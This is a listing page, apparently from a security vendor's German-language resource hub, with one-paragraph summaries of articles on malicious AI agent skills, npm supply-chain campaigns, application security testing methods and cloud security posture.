Artikel

Inside the 'clawdhub' Malicious Campaign: AI Agent Skills Drop Reverse Shells on OpenClaw Marketplace
Jetzt lesenArtikel
Inside the 'clawdhub' Malicious Campaign: AI Agent Skills Drop Reverse Shells on OpenClaw Marketplace
Jetzt lesen


Artikel
From SKILL.md to Shell Access in Three Lines of Markdown: Threat Modeling Agent Skills
Jetzt lesenAnzeige 1 - 24 von 362 ressourcen

Inside StegaBin: How a DPRK Steganography Campaign Generated Headlines
North Korean hackers published 26 malicious npm packages using Pastebin steganography for C2. It made headlines everywhere. We checked the data: zero real-world impact. Here's what the campaign actually did, and what it tells us about the real risk of malicious package campaigns.






Your AI "Skills" Are the New Agentic Attack Surface
As AI moves beyond simple chat to autonomous execution, the skills powering these agents have emerged as a dangerous new attack surface. Learn how to protect your organization from malicious AI agent tools while maintaining development velocity in the age of agentic workflows.

Anthropic Just Launched Claude Code Security. Here's Why That's Great News for the Industry
Anthropic's launch of Claude Code Security is sparking headlines about the end of traditional security, but the real story is about the shift from detection to automated remediation. This move validates a layered security approach that combines AI reasoning with deterministic analysis to protect the modern software supply chain.

Building Safer AI Agents with Structured Outputs
Learn how structured outputs help developers build safer, more reliable AI agents by enforcing strict schemas during token generation. Discover the essential frameworks and security tools needed to move your AI agents to an enforcement-based production environment.
SAST vs. DAST vs. IAST vs. RASP: Understanding Application Security Testing Methods
Navigate the key differences between SAST, DAST, IAST, and RASP. This guide explains how to integrate these testing methods throughout the software development lifecycle to eliminate blind spots and block real-time attacks.


4 Reasons Why Dynamic Security Testing Is Critical For All Your Assets
Attackers don't just target your crown jewels; they look for the weakest link in your entire application footprint. Limiting dynamic security testing to tier-one apps leaves dangerous blind spots across forgotten APIs and internal tools. Discover why universal DAST is critical for modern risk management and how it helps teams uncover hidden vulnerabilities before they become entry points for a breach.
Inside the 'clawdhub' Malicious Campaign: AI Agent Skills Drop Reverse Shells on OpenClaw Marketplace
Snyk security researchers have uncovered the clawdhub malicious campaign targeting the ClawHub AI marketplace with Trojanized skills that drop reverse shells. This sophisticated attack uses social engineering and obfuscated scripts to compromise hosts via AI agent capabilities on Windows and macOS. Learn how to identify these threats and secure your AI supply chain against evolving agentic workflow risks.
From SKILL.md to Shell Access in Three Lines of Markdown: Threat Modeling Agent Skills
Discover the lethal trifecta of AI agent security risks. Learn how malicious OpenClaw Skills and supply chain attacks like ClawHavoc put your data at risk. Threat model your AI agents and secure them with Snyk Evo.

DAST vs RASP: Understanding the Differences in Application Security
Understand the critical differences between DAST and RASP to build a robust application security strategy. This guide explores how DAST proactively identifies vulnerabilities before deployment while RASP provides real-time protection during runtime. Learn how to leverage both technologies to create a layered defense for your modern software stack.
5 Benefits of Using SAST and DAST Together
Discover why combining SAST and DAST is essential for comprehensive application security, from early code analysis to runtime validation. By integrating both methodologies, teams can reduce false positives, lower remediation costs, and automate security within CI/CD pipelines. Learn how to bridge the gap between development and security to build faster and more securely.

Cloud Network Security: Best Practices & Essential Strategies for Protecting Modern Cloud Infrastructure
Modern cloud security requires moving beyond traditional perimeters to embrace Zero Trust, AI-driven threat detection, and quantum-safe encryption. This guide outlines essential strategies for mitigating misconfigurations and managing the shared responsibility model. Learn how to automate your incident response to stay ahead of evolving DDoS and AI-weaponized attacks.

CSPM vs SSPM: Understanding the Differences and When You Need Both
Understand the critical differences between CSPM and SSPM and why modern enterprises need both to secure their cloud infrastructure and SaaS applications. While CSPM focuses on IaaS and PaaS security, SSPM targets risks within SaaS platforms like Microsoft 365 and Salesforce.

Debunking the Top 5 Myths About DAST
Modern Dynamic Application Security Testing (DAST) has evolved far beyond its outdated reputation for being slow or noisy. This guide debunks five common myths, demonstrating how AI-driven DAST provides fast, automated runtime security that catches critical vulnerabilities static analysis often misses.